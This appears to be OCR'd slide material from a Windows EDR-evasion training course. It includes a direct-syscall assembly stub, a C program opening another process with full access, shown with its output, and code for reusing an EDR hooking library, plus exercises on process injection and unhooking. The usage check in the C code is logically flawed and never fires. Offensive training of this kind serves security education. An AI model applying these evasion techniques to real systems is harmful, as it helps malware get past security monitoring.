
Direct syscalls - code



```
EXTERN SW2_GetSyscallNumber: PROC

WhisperMain PROC
    pop eax                        ; Remove return address from CALL instruction
    call SW2_GetSyscallNumber      ; Resolve function hash into syscall number
    add esp, 4                     ; Restore ESP
    mov ecx, fs:[0c0h]
    test ecx, ecx
    jne _wow64
    lea edx, [esp+4h]
    INT 02eh
    ret
_wow64:
    xor ecx, ecx
    lea edx, [esp+4h]
    call dword ptr fs:[0c0h]
    ret
WhisperMain ENDP

NtOpenProcess PROC
    push 0CD5A8A88h
    call WhisperMain
NtOpenProcess ENDP

end
```

2. Syscall stub for NtOpenProcess


Direct syscalls - code



```c
int main(int argc, char** argv) {
    if (argc < 0 && argc > 2) {
        printf("[+] usage: DirectSyscall.exe <PID>\n");
        exit(-1);
    }
    // Getting PID from argument
    int pid = atoi(argv[1]);
    HANDLE hProcess;
    OBJECT_ATTRIBUTES attr;
    CLIENT_ID cID = { 0 };
    cID.UniqueProcess = (HANDLE)pid;
    InitializeObjectAttributes(&attr, NULL, 0, NULL, NULL);
    // Getting the handle
    NtOpenProcess(&hProcess, PROCESS_ALL_ACCESS, &attr, &cID);
    printf("[+] Handle obtained: %d  for process id: %d \n", hProcess, cID.UniqueProcess);
    system("pause");
}
```

3. Direct NtOpenProcess syscall

Direct syscalls - output



```
C:\Users\CWLabs\source\repos\DirectSyscall\Debug>DirectSyscall.exe 4368
[+] Handle obtained: 224  for process id: 4368
Press any key to continue . . .
```

☑ Hide unnamed handles

Type	Name	Handle
Directory	\KnownDlls	0x38
Directory	\KnownDlls32	0x60
Directory	\KnownDlls32	0x90
File	\Device\ConDrv	0x4
File	C:\Windows	0x44
File	\Device\ConDrv	0x50
File	\Device\ConDrv	0x54
File	\Device\ConDrv	0x58
File	C:\Users\CWLabs\source\repos\DirectSyscall\Debug	0x9c
File	\Device\ConDrv	0xa0
File	\Device\atcComm	0xc0
Key	HKLM\SYSTEM\ControlSet001\Control\Nls\CustomLocale	0xb4
Key	HKLM\SYSTEM\ControlSet001\Control\Nls\Sorting\Versions	0xe4
Key	HKLM\SYSTEM\ControlSet001\Control\Session Manager	0xe8
Key	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image F...	0xf4
Key	HKCU\SOFTWARE\Microsoft\Windows NT\CurrentVersion	0x104
Process	cmd.exe (2488)	0xbc
Process	Code.exe (4368)	0xe0
Thread	cmd.exe (2488): 12940	0xb8

Name	PID	ASLR	CPU	I/O total rate	Privat
vcpkgsrv.exe	1872				14.8
MSBuild.exe	9680	ASLR			46.7
conhost.exe	3040	ASLR			6.1
vcpkgsrv.exe	10832				51.6
vcpkgsrv.exe	8624				52.2
cmd.exe	8776	ASLR			4.2
conhost.exe	12784	ASLR			10.6
DirectSyscall.exe	9704	ASLR			1.4
cmd.exe	2488	ASLR			3.0
seccenter.exe	13148		0.03		259.3
bdwtxag.exe	3268				13.2
cmd.exe	14036	ASLR			4.2
conhost.exe	14044	ASLR			9.2
GoogleCrashHandler.exe	9396				2.7
GoogleCrashHandler64.exe	9404				3.6
Code.exe	4368	ASLR	0.30		45.5
Code.exe	10164	ASLR			1
Code.exe	512	ASLR			52.1
Code.exe	11468	ASLR			12.
Code.exe	3908	ASLR	0.03	8.4 kB/s	172.
Code.exe	3852	ASLR	0.02		46.0
Code.exe	2756	ASLR	0.03	8.46 kB/s	46.9
Code.exe	5868	ASLR	0.03	47 B/s	20.5
Code.exe	9684	ASLR			20.4
mspdbsrv.exe	12448	ASLR			16.4
ProcessHacker.exe	1084	ASLR	2.33	524 B/s	23.7




Fig: Normal syscall flow




Fig: EDR hooked syscall flow






Fig: Direct syscall flow


EDR Recast: code



```
1 // Defining the functions that we want to re-utilize
  typedef DWORD(__cdecl* ResolvProcAddress)(LPCSTR moduleName, LPCSTR procName, FARPROC* fp);
  typedef HANDLE(__stdcall* CreateUserOrRemoteThread)(void* p1, void* p2, void* v3);
  typedef LPVOID(__cdecl* AllocHeap)(SIZE_T dwBytes);
```



```
2   ResolvProcAddress pResolveProcAddress = (ResolvProcAddress)((ULONG_PTR)hMfehcthe + RslvProcAddr);
    // Exit if it doesn't matches this function signature
    if (memcmp(pResolveProcAddress, "\x56\xFF\x74\x24\x08", 5) != 0) {
            exit(-1);
    }
```



```
    FARPROC procAddr;
    _NtAllocateVirtualMemory fpNtAllocVirtualMemory = NULL;
    _NtProtectVirtualMemory fpNtProtectVirtualMemory = NULL;
3   pResolveProcAddress("ntdll.dll", "NtAllocateVirtualMemory", &procAddr);
    fpNtAllocVirtualMemory = (_NtAllocateVirtualMemory)procAddr;
```

Controllable Parameters

EDR Recast

- In this technique, function from edr-hooking engine library is re-used
- Function with controllable parameters are utilized
- After finding controllable function in edr-hooking engine library, rest is similar as implementing Native (NT) functions.
- For more information:
    - https://www.cyberwarfare.live/blog/function-recasting-part2

Challenges

- Exercise 1: Perform Classic Remote Process Injection using NTAPIs
- Exercise 2: Unhook APIs & perform classic process injection
- Exercise 3: Implement direct syscall to perform classic process injection
- Exercise 4: EDR function recasting
    - https://www.cyberwarfare.live/blog/function-recasting-part2

Day 3 Pointers :

- Working ways to evade ETW & AMSI in real-time
- Endpoint Detection & Response Working & Internals
- NTAPI Calls, SysCalls, Unhooking by Patching, Full DLL Unhook hands-on exercises
- Extreme usage of debuggers & various tips / tricks etc to help understand the code in assembly
- Challenges & Lab Exercises

References

- https://synzack.github.io/Blinding-EDR-On-Windows/
- https://www.matteomalvica.com/blog/2020/07/15/silencing-the-edr/
- https://www.ired.team/offensive-security/defense-evasion/how-to-unhook-a-dll-using-c++
- https://github.com/jthuraisamy/SysWhispers2
- https://www.cyberwarfare.live/blog/function-recasting-part2